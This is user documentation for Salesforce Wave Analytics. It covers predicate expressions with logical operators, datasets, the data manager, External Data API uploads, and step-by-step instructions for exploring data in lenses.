Logical Operators

Logical operators return true or false.

Wave Analytics supports the following logical operators.

Operator	Name	Description
&&	Logical AND	True if both operands are true. Example predicate expression: 'Stage Name' == "Closed Won" && 'isDeleted' != "False"
||	Logical OR	True if either operand is true. Example predicate expression: 'Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won"

Sample Predicate Expressions for Datasets

Review the samples to see how to structure a predicate expression.

The samples are based on the following Opportunity dataset.

Opportunity	Expected_Rev	Owner	OwnerRoleID	Stage_Name	IsDeleted
OppA	2000.00	Bill	20	Prospecting	True
OppB	3000.00	Joe	22	Closed Won	False
OppC	1000.00	可爱的花	36	Closed Won	False
OppD	5000.00	O'Fallon	18	Prospecting	True
OppE		Joe	22	Closed Won	True

Let's take a look at some examples to understand how to construct a predicate expression.

Predicate Expression	Details
`'OwnerRoleID' == "$User.UserRoleId"`	Checks column values in the User object.
`'Expected_Rev' > 1000 && 'Expected_Rev' <= 3000`	
`'Owner' = "Joe" || 'Owner' = "Bill"`	
`('Expected_Rev' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"`	Parentheses specify the order of operations.
`'Stage Name' == "Closed Won" && 'Expected_Rev' > 70000`	
`'Owner' == "可爱的花"`	String contains Unicode characters.
`'Owner' == "O\'Fallon"`	Single quote in a string requires the escape character.
`'Stage Name' == ""`	Checks for an empty string.

Datasets

A dataset is a collection of related data that is stored in a denormalized, yet highly compressed form. There are multiple ways to create datasets. You can also edit datasets after they've been created.

Tip: To ensure that you do not reach the limit (250 million) for the maximum number of rows in all registered datasets, deleted unused datasets.

SEE ALSO:

- Create a Dataset with External Data
- Edit a Dataset
- Delete a Dataset

Data Monitor

The data monitor provides options for you to manage jobs.


SEE ALSO:

- Start and Stop a Dataflow
- Reschedule and Unschedule a Dataflow
- Monitor a Dataflow Job
- Monitor an External Data Upload

Data Manager

The data manager is where you monitor all your jobs and dataflows, view and edit your replications, and prepare your data with recipes.

To open the data manager in Wave Analytics, click the gear icon ( ) and then click **Data Manager**.




You land on the Monitor tab, where you can see the progress of your recipe, replication, and other dataflow jobs. If you have replication enabled, the Ingest tab is where you can view and update settings for your replication-enabled Salesforce objects. Go to the Prepare tab to create and manage your dataset recipes.

SEE ALSO:

- Optimize Your Dataflows with Replication
- Prepare Datasets with Recipes
- Data Monitor

External Data

You can integrate external data into Wave Analytics to make the data available for queries from explorer and designer.



The External Data API enables you to upload external data files to Wave Analytics. The External Data API can upload .csv files, and you can optionally specify the structure of your data by defining metadata in JSON format.

The External Data API is available in API version 31 and later.

The high-level steps for uploading external data by using the API are:

1. Prepare your data in CSV format, and then create a metadata file to specify the structure of the data.
2. Connect programmatically to your Salesforce organization.
3. Configure the upload by inserting a row into the InsightsExternalData object, and then set input values such as the name of the dataset, the format of the data, and the operation to perform on the data.
4. Split your data into 10-MB chunks, and then upload the chunks to InsightsExternalDataPart objects.
5. Start the upload by updating the `Action` field in the InsightsExternalData object.

6. Monitor the InsightsExternalData object for status updates, and then verify that the file upload was successful.

Explore and Visualize Your Data

When sifting through an overwhelming amount of business data, sometimes you know exactly what you're looking for. Other times you don't, but you recognize it when you see it. Salesforce Wave Analytics gives you a fast, fluid way to discover the compelling stories within your data and to create the right visuals to tell your story.

After your data is uploaded, explore freely. Drill through the data by using interactive visualizations. Surface unexpected insights that can transform your business. Then let Wave Analytics do the work of producing dynamic charts that look sharp and communicate volumes.

Exploring and Visualizing Your Data Interactively
Data exploration is an iterative process. It typically involves these steps: view, explore, refine, save, and share.

Collections of Data in Wave Analytics
Wave collects and organizes your data in datasets, lenses, dashboards, and apps. These collections, also known as "Wave assets," represent levels of data refinement—from raw data that's uploaded from your source systems to highly curated, packaged views of your data.

Data Exploration Concepts
As you learn how to explore and visualize your data, it's helpful to review key concepts such as visualization, measure, and dimension.

Explore Your Data
See what unexpected insights you can surface by interactively exploring and visualizing your data, using explorer tools.

Clone a Visualization
Build upon a visualization by cloning it to a new tab where you can continue exploring while saving the original in its own tab.

Save a Visualization
Save your visualization as a lens.

Share a Visualization
Share a visualization with your colleagues by posting to Chatter, getting its unique URL, downloading a screenshot of it, or downloading its filtered data. A Chatter post provides an image and a link to the asset—lens, dashboard, or app—in Wave Analytics. Colleagues with the link and access to the asset can drill down and explore the information that's presented. To share without giving access to the asset, use the download options.

Export a Visualization as an Image
Export your current visualization so that you can save it as an image file.

Exploring and Visualizing Your Data Interactively

Data exploration is an iterative process. It typically involves these steps: view, explore, refine, save, and share.



- View—View the data set.
- Explore—Get to know the boundaries and shape of your data. Play with different views, zoom in and zoom out, and see what you get with different charting options.
- Refine—Narrow your view to the most important data. Decide the level of detail and categorization that's easiest for your colleagues to understand. Choose the most appropriate chart visualization.
- Save—Save your work.
- Share—Share your view with others. For a more packaged presentation, use your visualization to build a dashboard.

Collections of Data in Wave Analytics

Wave collects and organizes your data in datasets, lenses, dashboards, and apps. These collections, also known as "Wave assets," represent levels of data refinement—from raw data that's uploaded from your source systems to highly curated, packaged views of your data.

- A *dataset* contains a set of source data, specially formatted and optimized for interactive exploration.
- A *lens* is a particular view into a dataset's data. It's where you do exploratory analysis and visualization.
- A *dashboard* is a curated set of charts, metrics, and tables based on the data in one or more lenses.
- An *app* contains dashboards, lenses, and datasets in any combination that makes sense for sharing your data analyses with colleagues. Apps are like folders: They allow users to organize their data projects—private and shared—and to control sharing.

Data Exploration Concepts

As you learn how to explore and visualize your data, it's helpful to review key concepts such as visualization, measure, and dimension.

A *visualization* is commonly a chart or graph, such as a bar chart, donut chart, timeline, or heat map. It can also be data in tabular form, such as a comparison table or pivot table. Every visualization has an underlying query, which is how Wave Analytics retrieves information from the source data.

A *measure* is a quantitative value, like revenue and exchange rate. You can do math on measures, such as calculating the total revenue and minimum exchange rate. Measures have names (revenue) and values ($1,000,000). When you're viewing a chart visualization in Wave Analytics, it's important to remember:

- The chart either shows a slice of your data based on the number of or amount of something, or it shows tabular data.
- A measure is typically *aggregated* in some way, which means that it's displayed with some math already applied to it. For example, when you first view a dataset, you often see a simple aggregation such as the count of the number of rows. You typically aggregate by a different method—sum, average, maximum, and so on—as you explore and change or add measures, but you always specify how you want to aggregate at the time when you select the measure.

- You can identify measures by their position (the far left items in the top left corner of a lens) and by the text that indicates the aggregation method (such as Sum of Revenue).

Warning: If you perform a query that aggregates measures—like sum or group by—and the resulting value exceeds the maximum for a numeric field (36,028,797,018,963,967), the value overflows and Wave Analytics returns an incorrect result.

A *dimension* is a qualitative value, like region, product name, and model number. Dimensions are handy for grouping and filtering your data. Unlike measures, you can't perform math on dimensions. Like measures, dimensions also have names (region) and values (northeast). Time is usually considered a dimension rather than a measure.

Explore Your Data

See what unexpected insights you can surface by interactively exploring and visualizing your data, using explorer tools.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"

View Your Data in a Lens

When you look at data in an exploratory mode, you do so in a *lens*. A lens has several aspects: it's how you view data in a dataset, it's the place where you explore the data graphically, and it's the basis for building any dashboard.

Group Your Data into Categories

Group data to organize it so that the data is displayed in useful categories. For example, to look for seasonal patterns in your sales cycle, group opportunity data by the month when deals close.

Filter Your Data

Apply filters in a lens to unclutter your chart and focus on the subset of data that's most relevant for your business unit, project, or management team. For example, limit your visualization to certain fiscal years.

Change the Sort Order

Choose whether data in your chart visualization is sorted ascending, sorted descending, or unsorted.

Change the Chart Type

Switch between chart types to see which visualization options tell the most compelling story for your data.

Change Measures

Your choice of measure defines your entire visualization and determines the scope of your exploration. For example, change the measure and the aggregation method from "Count of Opportunities" to "Sum of Amount." Then add a second measure to see two visualizations side by side.

Change the Chart Scale

Change the scale of a chart, such as applying a logarithmic scale. The options that are available depend on the chart type.

Navigate Compare Table Columns

Create new columns and navigate between existing ones using clicks or keystrokes.

Create Calculated Columns Using the Compare Table

Use the Compare Table to define custom formulas with columns of data. View measures side by side, and perform math across the table's columns and rows.

Window Functions Available in the Compare Table

The compare table's function menu provides UI-based access to useful window functions, saving you the time of having to write them in SAQL. Once you choose a function, you can edit the generated SAQL in the formula editor.

Return to the Initial View

Exploring your data can lead you down many paths. Not all of them are fruitful, and that's OK. To go back to the dashboard's original state, or just see those nifty animations again, you can use the reset option to quickly return to the initial view.

Apply Groups and Filters by Copying and Pasting Using Your Browser's Clipboard

Sometimes you want to go multiple directions when exploring a dataset, such as trying different groupings or focusing on different angles. Instead of exploring linearly in a lens and using the history tool to backtrack and then branch off in a new direction, you can explore multiple directions at the same time by opening the same dataset in multiple Wave Analytics tabs. Then use explorer's copy and paste tools to replicate specific groupings and filters from one tab to another.

View the Query Behind Your Lens

Wave Analytics uses Salesforce Analytics Query Language (SAQL) behind the scenes in lenses and dashboards to gather data for visualizations. Open the SAQL viewer to watch the underlying SAQL query being written as you explore or to copy it for use elsewhere.

Clip a Lens to a Dashboard

To include the lens in a dashboard, clip it. When you clip the lens, Wave adds the query as a step to the most recently used dashboard. If a dashboard isn't open, Wave adds the step to a new dashboard in Wave dashboard designer. After you add the step to the designer, you can apply it to a widget in the dashboard. The widget overrides the visualization settings of the lens—the widget determines how to display the results of the query.

View Your Data in a Lens

When you look at data in an exploratory mode, you do so in a *lens*. A lens has several aspects: it's how you view data in a dataset, it's the place where you explore the data graphically, and it's the basis for building any dashboard.

1. From the home page, click a dataset or a lens.
   A lens opens in a new tab. For example, this lens opens as a bar chart that shows the number of rows in an opportunity dataset.


EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To view visualizations:
- "Use Wave Analytics"



Group Your Data into Categories


Group data to organize it so that the data is displayed in useful categories. For example, to look for seasonal patterns in your sales cycle, group opportunity data by the month when deals close.

1. Click the **Group** button.




2. Using the search box, type the first few letters of the dimension that you want to group by, such as Close Date.


   The dimensions in your data determine which categories you can group by.



3. Hover over the Close Date line. Click the **Scale** button that appears at the right.



4. In the Calendar Date Scale list, click Month.



   The bar chart changes from a single bar to multiple bars that show the data grouped separately by the closed year and month.

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



Note: When a dimension is grouped, that dimension's null records are excluded from results, which affects the count of rows in a lens. To prevent the exclusion of null dimension records, assign a default value to those records.

5. To add a secondary grouping, also called a *stacked grouping*, click the **Group** button. Using the search box, find the StageName dimension, and then select it.

   At this point, we're just adding a group. If you had clicked the **Filter** button, a group and a filter would have been added.




The visualization changes to show the data grouped by both dimensions. The entries in the last subgroup are assigned a color for each category, and the color legend is displayed on the right. You can have a maximum of four groupings in a lens.




Filter Your Data

Apply filters in a lens to unclutter your chart and focus on the subset of data that's most relevant for your business unit, project, or management team. For example, limit your visualization to certain fiscal years.

1. Click **Filter**.



In the Add a Filter dialog box, measures are listed at the top, followed by dimensions.



2. Select the FiscalYear dimension.
The values for FiscalYear appear.

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



3. Select 2012 and 2013, and then click **Add**. If you use the search box to find values to filter by, be aware that this search is case-sensitive. The filter that you've applied is displayed next to the **Filter** button.



The chart visualization changes to show data for fiscal years 2012 and 2013.



Change the Sort Order

Choose whether data in your chart visualization is sorted ascending, sorted descending, or unsorted.

1. Click the **Options** button.



2. In the dialog box, choose **Asc** (sorted ascending), **Dsc** (sorted descending), or **Off** (unsorted).

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

Change the Chart Type

Switch between chart types to see which visualization options tell the most compelling story for your data.

1. Click the **Change Chart Type** button.



A gallery of chart types that are available for this lens is displayed.



2. Hover over a chart type to see how many measures and dimensions that type of visualization requires.

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
For example, a donut chart can have one measure and one or two dimensions.

3. Click a chart type, such as Stacked Bar.
   The chart visualization changes.



Change Measures

Your choice of measure defines your entire visualization and determines the scope of your exploration. For example, change the measure and the aggregation method from "Count of Opportunities" to "Sum of Amount." Then add a second measure to see two visualizations side by side.

1. Click the aggregation **Sum**, and then click the Amount (monthly rec, USD) measure.
   The visualization changes to show the Sum of Amount.

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

2. To add a second measure, click the **Measure** button.




3. Click the aggregation **Average**, and then click the Open Duration (days) measure.




The new measure is displayed on the right.



4. To move the new measure to the left, click Avg of Open Duration (days), and then click **< Move Left**.



The two visualizations swap positions.



5. To add additional measures, click the **Measure** button again.
   You can have a maximum of four measures in a lens.

Change the Chart Scale

Change the scale of a chart, such as applying a logarithmic scale. The options that are available depend on the chart type.

1. Click the **Options** button.



2. In the dialog box, choose a scale.

Navigate Compare Table Columns

Create new columns and navigate between existing ones using clicks or keystrokes.

You can navigate columns in the column editor using arrow buttons or your keyboard's left and right arrow keys.

